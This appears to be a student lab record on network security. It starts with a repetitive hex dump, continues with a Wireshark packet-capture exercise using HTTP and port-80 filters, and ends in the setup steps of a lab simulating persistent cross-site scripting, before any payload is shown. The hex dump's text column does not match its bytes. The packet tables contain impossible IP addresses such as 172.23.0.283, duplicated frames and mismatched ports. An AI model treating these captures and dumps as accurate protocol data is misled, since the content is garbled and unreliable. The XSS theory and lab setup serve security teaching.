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	01a9 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a0 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a1 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a2 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a6 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a8 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a9 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a0 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a1 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
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	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a6 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a8 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a9 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a0 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a1 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a2 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a6 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a8 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a9 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a0 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a1 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a2 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a6 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a8 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a9 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
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	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
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	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a8 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a9 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a0 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a1 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a2 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a6 31 32 32 2e 38

Part 2 : Using Wireshark to scan ip addresses, hosts etc


Steps :

1. Open the Wireshark application. Select the network interface that you want to sniff. Here it is "Wi-Fi".


Then, click on the shark fin icon on the top left corner to start capturing packets.



All the packets are being captured



2. Filter the results for "http"



3. Filter the results for tcp port 80

No.	Time	Source	Destination	Protocol	Length	Info
151	1.517567	172.23.0.203	34.107.221.82	HTTP	55	Continuation
152	1.517852	34.107.221.82	172.23.0.203	TCP	66	80 + 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SRE=2
157	1.564767	172.23.0.203	34.107.221.82	HTTP	55	Continuation
158	1.565178	34.107.221.82	172.23.0.203	TCP	66	80 + 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
254	2.523535	20.219.237.180	172.23.0.203	TCP	66	80 + 55936 [RST, ACK] Seq=1 Ack=1 Win=122 Len=0 TSval=965403254 TSecr=3113543
1223	11.527268	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50853 + 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
1224	11.528285	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 + 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2
1229	11.577000	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50852 + 80 [ACK] Seq=1 Ack=1 Win=513 Len=1
1230	11.577368	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 + 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
2039	21.541389	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50853 + 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
2040	21.541742	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 + 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2
2044	21.591767	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50852 + 80 [ACK] Seq=1 Ack=1 Win=513 Len=1
2045	21.592090	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 + 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
2892	29.645754	172.23.0.203	184.97.76.217	TCP	66	56425 + 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2893	29.647167	104.97.76.217	172.23.0.203	TCP	66	80 + 56425 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM WS=128
2894	29.647261	172.23.0.203	184.97.76.217	TCP	54	56425 + 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
2895	29.649114	172.23.0.203	184.97.76.217	HTTP	165	GET /connecttest.txt HTTP/1.1
2896	29.650292	104.97.76.217	172.23.0.203	TCP	60	80 + 56425 [ACK] Seq=1 Ack=112 Win=14720 Len=0
2900	29.679119	104.97.76.217	172.23.0.203	HTTP	241	HTTP/1.1 200 OK (text/plain)
2901	29.679119	104.97.76.217	172.23.0.203	TCP	60	80 + 56425 [FIN, ACK] Seq=188 Ack=112 Win=14720 Len=0
2902	29.683779	172.23.0.203	184.97.76.217	TCP	54	56425 + 80 [ACK] Seq=112 Ack=189 Win=131072 Len=0
2903	29.683978	172.23.0.203	184.97.76.217	TCP	54	56425 + 80 [FIN, ACK] Seq=112 Ack=189 Win=131072 Len=0
2904	29.684659	104.97.76.217	172.23.0.203	TCP	60	80 + 56425 [ACK] Seq=189 Ack=113 Win=14720 Len=0
3032	31.543678	172.23.0.203	34.107.221.82	TCP	55	[TCP Keep-Alive] 50853 + 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
3033	31.544058	34.107.221.82	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 80 + 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2

4. Filter the results for tcp port 80 or udp port 80

No.	Time	Source	Destination	Protocol	Length	Info
53368	270.931572	172.23.0.283	172.31.0.27	TCP	54	56485 + 13111 [ACK] Seq=1 Ack=1 Win=131328 Len=0
53361	270.939993	172.23.0.283	172.31.0.27	TCP	320	56485 + 11111 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=266
53367	270.960175	172.31.0.27	172.23.0.283	TCP	173	13111 + 56485 [PSH, ACK] Seq=1 Ack=267 Win=131328 Len=119
53369	270.960242	172.31.0.27	172.23.0.283	HTTP	241	HTTP/1.1 200 OK (text/plain)
53370	270.977514	96.17.194.242	172.23.0.283	TCP	60	80 + 56484 [FIN, ACK] Seq=188 Ack=112 Win=14720 Len=0
53371	270.984936	96.17.194.242	172.23.0.283	TCP	54	56484 + 80 [ACK] Seq=112 Ack=189 Win=131072 Len=0
53372	270.985045	172.23.0.283	96.17.194.242	TCP	54	56484 + 80 [FIN, ACK] Seq=112 Ack=189 Win=131072 Len=0
53374	270.988743	96.17.194.242	172.23.0.283	TCP	60	80 + 56484 [ACK] Seq=113 Ack=189 Win=14720 Len=0
53375	271.015671	172.23.0.283	172.31.0.27	TCP	54	56485 + 13111 [ACK] Seq=112 Ack=189 Win=14720 Len=0 MSS=1460 WS=256 SACK_PERM
53377	271.015687	172.23.0.283	172.31.0.27	TCP	54	56485 + 13111 [ACK] Seq=267 Ack=120 Win=131072 Len=0
53401	271.228088	142.250.183.202	172.23.0.203	TLSv1.2	932	Application Data
53402	271.228092	172.23.0.203	142.250.183.202	TLSv1.2	89	Application Data
53403	271.228093	172.23.0.203	172.23.0.283	TLSv1.2	49	Application Data
53404	271.228094	172.23.0.203	172.23.0.283	TLSv1.2	49	Application Data
53408	271.228094	172.23.0.283	172.31.1.138	TCP	66	[TCP Retransmission] 50873 + 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53377	271.231067	172.23.0.283	172.31.0.27	TCP	54	56485 + 13111 [ACK] Seq=267 Ack=120 Win=131072 Len=0
53401	271.228088	142.250.183.202	172.23.0.203	TLSv1.2	932	Application Data
53402	271.228092	172.23.0.203	142.250.183.202	TLSv1.2	89	Application Data
53403	271.228093	172.23.0.203	172.23.0.283	TLSv1.2	49	Application Data
53404	271.228094	172.23.0.203	172.23.0.283	TLSv1.2	49	Application Data
53408	271.228094	172.23.0.283	172.31.1.138	TCP	66	[TCP Retransmission] 50873 + 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53359	272.055293	172.18.0.199	172.23.0.129	TCP	66	[TCP Retransmission] 59713 + 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53360	272.055304	172.18.0.199	172.23.0.129	TCP	66	[TCP Retransmission] 59713 + 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53373	272.098587	172.23.0.129	172.23.0.129	TCP	66	[TCP Retransmission] 53409 + 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53697	273.283192	172.23.0.283	20.198.110.198	TCP	55	[TCP Keep-Alive] 61463 + 447 [ACK] Seq=1 Ack=1 Win=4100 Len=1
53698	273.283193	20.198.110.198	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 443 + 61463 [ACK] Seq=1 Ack=2 Win=226 Len=0 SLE=1 SRE=2
53699	274.225528	172.23.0.283	151.181.130.132	TCP	55	[TCP Keep-Alive] 64252 + 447 [ACK] Seq=527 Ack=3753 Win=4097 Len=1
53699	274.225528	151.181.130.132	172.23.0.203	TCP	66	[TCP Keep-Alive ACK] 443 + 64252 [ACK] Seq=527 Ack=558 Win=14096 SLE=557 SRE=558
53677	274.246152	172.23.0.283	172.217.166.67	TCP	55	[TCP Keep-Alive] 58420 + 447 [ACK] Seq=1852 Ack=6115 Win=1849980 Len=1
53678	274.246296	172.23.0.283	172.217.166.67	TCP	66	[TCP Keep-Alive ACK] 443 + 58420 [ACK] Seq=6115 Ack=1833 Win=19988 Len= SLE=1832 SRE=1833

> Frame 151: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 'HuaweiMP_000047423A-0C94-4B07-A200-01F593BD40AD' at 17:00:00.000000000 UTC
 > Ethernet II, Src: 00:0c:29:00:00:00 (HuaweiMP_000047423A-0C94-4B07-A200-01F593BD40AD), Dst: 00:0c:29:00:00:00 (HuaweiMP_000047423A-0C94-4B07-A200-01F593BD40AD)
 > Internet Protocol Version 4, Src: 172.23.0.203, Dst: 172.23.0.203
 > Transmission Control Protocol, Src Port: 80, Dst Port: 80
 > Hypertext Transfer Protocol

Practical 7

Aim : Simulate persistent cross-site scripting attack

Theory :


Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.


Part 1 : XSS (Reflected)

Steps :

1. Download and setup XAMPP. Then start Apache.



2. Click on the “Config” -> “my.ini” in MySQL



Change all the port numbers from 3306 to 3307 and save the file

```
# Example MySQL config file for small systems.
#
# This is for a system with little memory (<= 64M) where MySQL is only used
# from time to time and it's important that the mysqld daemon
# doesn't use much resources.
#
# You can copy this file to
# C:/xampp/mysql/bin/my.cnf to set global options,
# mysql-data-dir/my.cnf to set server-specific options (in this
# installation this directory is C:/xampp/mysql/data) or
# ~/.my.cnf to set user-specific options.
#
# In this file, you can use all long options that a program supports.
# If you want to know which options a program supports, run the program
# with the "--help" option.

# The following options will be passed to all MySQL clients
[client]
# password      = your_password
port=3307
socket="C:/xampp/mysql/mysql.sock"


# Here follows entries for some specific programs

# The MySQL daemon


```

Ln 20, Col 10 4 of 5,595 characters 100% Windows (CRLF) UTF-8


3. Go back to the XAMPP server and start the MySQL server.



